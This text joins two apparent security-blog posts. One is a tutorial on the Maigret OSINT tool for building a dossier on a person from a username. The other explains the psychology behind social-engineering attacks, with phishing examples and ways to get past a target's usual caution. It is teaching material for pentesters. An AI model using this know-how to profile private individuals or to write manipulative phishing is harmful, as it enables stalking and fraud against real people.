
Unlike a simple lookup, Maigret tries to build a profile (“dossier”) of the person. It reads the public profile pages it finds and extracts details such as names, links, and other usernames. It then searches those new leads, which is called recursive search. It can save results as HTML, PDF, CSV, TXT, or JSON reports. It also offers an optional AI mode that can summarize the findings.

How Does It Compare to Sherlock?

Sherlock, which inspired Maigret, does one thing well: it quickly checks whether a username exists on a few hundred popular sites and lists the matching links. Maigret goes further.

SherlockMaigret
GoalFast, simple username checkDeeper profile investigation
Sites coveredSeveral hundred3,000+
Extracts data from profilesNoYes
Follows new leads recursivelyNoYes
ReportsBasic outputHTML, PDF, CSV, TXT, JSON
Best forQuick checksDetailed research

How to Use Maigret

First, make sure you have Python and pip installed. Then, clone the repository from GitHub.

kali> git clone https://github.com/soxoj/maigret && cd maigret
kali> python3 -m venv .venv
kali> source .venv/bin/activate
kali> pip3 install .


That’s it, the tool is ready to go. We can check the help screen to confirm the installation is correct.

kali> maigret –help

The simplest way to use Maigret is to feed it a single username and let it do the work:

kali> maigret username

Maigret checks the 500 most popular sites, ordered by popularity. This is the best starting point because it’s fast and covers the platforms where most people have accounts. To turn on full database mode, use the -a flag.

Maigret has many flags that allow you to search very specifically. For example, we can target one website:

kali> maigret username –site GitHub


In the screenshot above, you can see the found tags. We can search by them as well:

kali> maigret username –tags coding


Another valuable feature is username permutation. Maigret can generate and search username variants (for example, combining first and last names in common patterns).

kali> maigret –permute firstname lastname

Maigret supports many output formats. For demonstration purposes, let’s test the HTML report; it is the most readable option.

kali> maigret username –html


This creates a standalone file in your results directory with all the findings organized, including images.


It’s also worth testing the graph flag.

Also, Maigret can send its findings to an external LLM to produce a written summary. For this task, create the file ~/.maigret/settings.json with the following content:

{
 "openai_api_key": "sk-or-v1-YOUR_OPENROUTER_KEY",
 "openai_api_base_url": "https://openrouter.ai/api/v1",
 "openai_model": "openai/gpt-4o-mini"
}

Then type:


kali> maigret username –ai

Summary

Maigret turns OSINT from a quick lookup into a proper investigation. It covers 3,000+ sites, parses profile data, follows new leads recursively, and can write an AI summary. I recommend testing it. It may find a place in your hackers’ toolbox.

The post Open-Source Intelligence (OSINT): Turn One Username into a Full Digital Dossier with Maigret first appeared on Hackers Arise.
Social Engineering: Exploiting Human Psychology in Offensive Security

Welcome back, aspiring pentesters!

Social engineering is one of the most important parts of pentesting, and in many real attacks it’s the part that decides whether the whole operation succeeds or fails. Sometimes it even makes the technical side easier. 

Earlier we looked at BadUSB attacks and several persistence methods, and those examples already showed how much can be done when a person simply plugs in a device or follows a convincing instruction. In a pentest, you can achieve real impact after just walking into an office and interacting with the environment without breaking into the corporate network remotely and hoping some serious vulnerability was left unpatched.

Many pentesters are stronger with systems than with people in everyday life. That’s one reason they gravitate toward technical work. Social engineering forces them to step out of that comfort zone even further. But understanding how people make decisions is a practical skill. When you design a scenario with human behavior in mind, the success rate of your interactions can rise. That’s why both red teams and blue teams will benefit from it. 

Evolutionary Legacy

The brain is an old application. It’s software that has been running for thousands of years. New features have been added over time, but the core logic was never fully rewritten. Different developers came and went. Some old functions were never documented. Some code paths were never reviewed. The system kept growing, but the original structure remained inside it.

That is a pretty good description of the human brain.

Our brains are the result of evolution, and the most vulnerable mechanisms are often the oldest ones. These mechanisms helped our ancestors survive in situations where there was no time for deep analysis. We cannot delete that legacy. We can only learn to control it at a higher level of thinking. But the older layer is still there, and every person remains vulnerable to it in the right conditions.

Who Is More Vulnerable?

If you follow the media, you might get the impression that older people are always the easiest targets. Stories about elderly victims are emotionally powerful, so they get more attention. But that does not mean the data supports the stereotype in a simple way. Europol statistics on fraud victims who reported to the police show that the 18-34 age group made up 27.7 percent of victims, the 35-54 group 23.4 percent, the 55-64 group 21.7 percent, and the 65+ group 18.5 percent. That already shows that younger adults are very much in the picture. And that is only the official reporting side.

Age itself does not seem to make a person automatically more or less likely to be deceived. Cognitive ability also does not give the protection many people assume. A joint study by several American universities involving 1,220 participants found no meaningful correlation between cognitive ability and the likelihood of becoming a fraud victim. So being smart does not make you immune. Even very intelligent people can be tricked. Paul Frampton, a respected particle physicist and Nobel Prize candidate, was caught in a simple dating scam that led him to attempt to carry cocaine across a border. That case became famous not because he was foolish, but because it showed that intelligence alone does not protect a person from manipulation.

Vulnerable Optimization

The human brain has barely changed in size for thousands of years, but the amount of information we ask it to process has exploded. An ancient Greek farmer had roughly our brain and a tiny fraction of our information load. Today we face constant messages, deadlines, alerts, meetings, and decisions.

To cope, the brain optimizes. One of its oldest shortcuts is stereotypical sequential behavior (SPB). I’ve seen something like this before, so I’ll react quickly instead of thinking it through. This saves energy and speeds up decisions, which was vital for our ancestors since a fast response to danger could save a life. It’s the short route in thinking, faster and cheaper than analysis, and usually good enough.


Giving a logical reason can raise the success rate, but surprisingly, even a meaningless reason works almost as well. The brain didn’t evaluate the explanation, it simply reacted to the fact that one existed.

A phishing email with a short explanation (edited). Source: CaniPhish

Brain DoS

One of the easiest ways to force the brain into this energy-saving mode is to overwhelm it.

Emotional overload is one method. If someone triggers fear, stress, panic, or even strong excitement, they reduce the victim’s ability to think clearly. A frightened person doesn’t evaluate things carefully. They react, and that reaction is often automatic. Positive excitement can work too.

Hackers try to flood the brain with too much information from too many channels at once. A person trying to write a document, answer messages, listen to a coworker, and process notifications in the background will burn out mentally pretty fast. In that state, analysis gets difficult and the brain starts skipping into automatic behavior. That’s why overload is such a powerful social engineering tool. It pushes people away from deliberate thinking and into fast reaction.


A phishing email exploiting fear. Source: CaniPhish

Most Common Psychological Exploits

The psychology of influence contains many principles, and they show up everywhere, in marketing, advertising, sales, politics, therapy, and more. But for a hacker writing a phishing email or planning a phone script, only a few of these tend to matter most.

The three big ones are authority, scarcity, and consistency.

Principle of Authority

People naturally trust experts in areas where they themselves aren’t experts. If someone appears qualified, successful, wealthy, or powerful, we tend to listen. That’s part of how we navigate the world.

The real vulnerability is that authority can be faked.

People use white coats on television to sell toothpaste. So-called success coaches pose in front of expensive cars or Dubai skyscrapers to create an illusion of status. Well-known restaurant chains use actors from popular TV shows to advertise food. That’s exactly how fake authority works. The external costume creates the internal belief.

The Milgram experiment is a good demonstration of this. In 1963, participants were willing to obey an authority figure even when it made them uncomfortable and conflicted with their own moral instincts. The lesson is that authority has a very real psychological effect. Evolution plays a part here too. Human society developed through division of labor, and that made us more dependent on specialists. We got used to trusting experts. Hackers abuse that instinct all the time.


Here’s an example of a phishing email that appears to come from a manager and can’t be ignored.

A phishing email exploiting the principle of authority (edited). Source: CaniPhish

Principle of Scarcity

Scarcity is about the fear of missing out. People value things more when they are rare, limited, or disappearing. A product that says “only three left” feels more urgent. A limited-time offer feels more valuable. Even when the item is not actually better, scarcity makes it feel that way. This is an old human pattern. Imported or hard-to-find goods often seem more valuable than ordinary local alternatives, even when they are not objectively better. The absence of abundance created desirability.

Principle of Consistency

Consistency is one of the least obvious but most effective manipulation principles. 

People prefer to be consistent with their earlier actions and statements. Society rewards consistency. A person who constantly changes their opinion is often viewed as unreliable or weak. A person who follows through is seen as stable and trustworthy. That social pressure matters a lot.

The problem is that being consistent is not the same as being correct. Once a person takes an initial step, they often become more willing to continue in the same direction. That saves mental energy and reduces self-doubt. It also fits the brain’s tendency to follow a behavioral script instead of starting analysis from scratch each time. Patricia Pliner’s study showed this clearly. Participants who first wore a badge supporting cancer research were later much more willing to donate to the cause. The first small commitment made the second one easier.

When a victim has already made a small commitment, continuing becomes easier than stopping.

Exploitation

To turn these principles into real social engineering operations hackers build scenarios. That scenario is most effective in a phone call, because a call allows hackers to guide the victim step by step and react to hesitation. Email phishing can also use these ideas, but the room for dynamic adaptation is smaller. The best phishing messages are not necessarily the loudest. They are the ones that fit the target’s mental state at the exact moment of delivery.

Emails and the 7% rule

In many social engineering assessments, a pattern appears again and again. When you send a large batch of phishing emails, a certain percentage of recipients will almost always act. The exact figure changes by organization, but the baseline rarely disappears.

Even when companies train users, run simulations and repeat awareness courses, there is often still a small percentage of people who click or respond. Why? Because at that moment, some of them are tired, stressed, busy, distracted or simply overloaded. At that moment, the person does not reach the analysis stage.

That is why training alone is not enough. Training helps, but it does not eliminate the human condition.


A phishing email triggering excitement. Source: CaniPhish

The most effective emails are often the ones that trigger stress or excitement directly. A message that creates urgency or a strong emotional reaction can overpower careful thinking. Once that happens, hackers move into the next steps.

Trigger Bypass Techniques

Most people have simple mental triggers that hold up even under pressure. The trick is that attackers can sometimes bypass those triggers by shifting the context.

A person might say they never share passwords. But that rule can get bypassed if the attacker presents a password generator, an IT support request, or a command they’re told to run for verification. The target can still believe they’re following their rule, even while being manipulated out of it. Verification habits can also be bypassed with fake signatures, familiar names, or a two-step sequence that starts with something safe. A short first interaction lowers suspicion, and then a second one carries the real pressure. That’s often more effective than starting aggressively. Company rules can be bypassed by changing the frame. A USB drive disguised as a personal gift feels different from an unknown device dropped on a desk. The same object reads very differently depending on the story around it.

That’s why social engineering isn’t about one universal trick. It’s about adapting the story to the trigger.

Protection

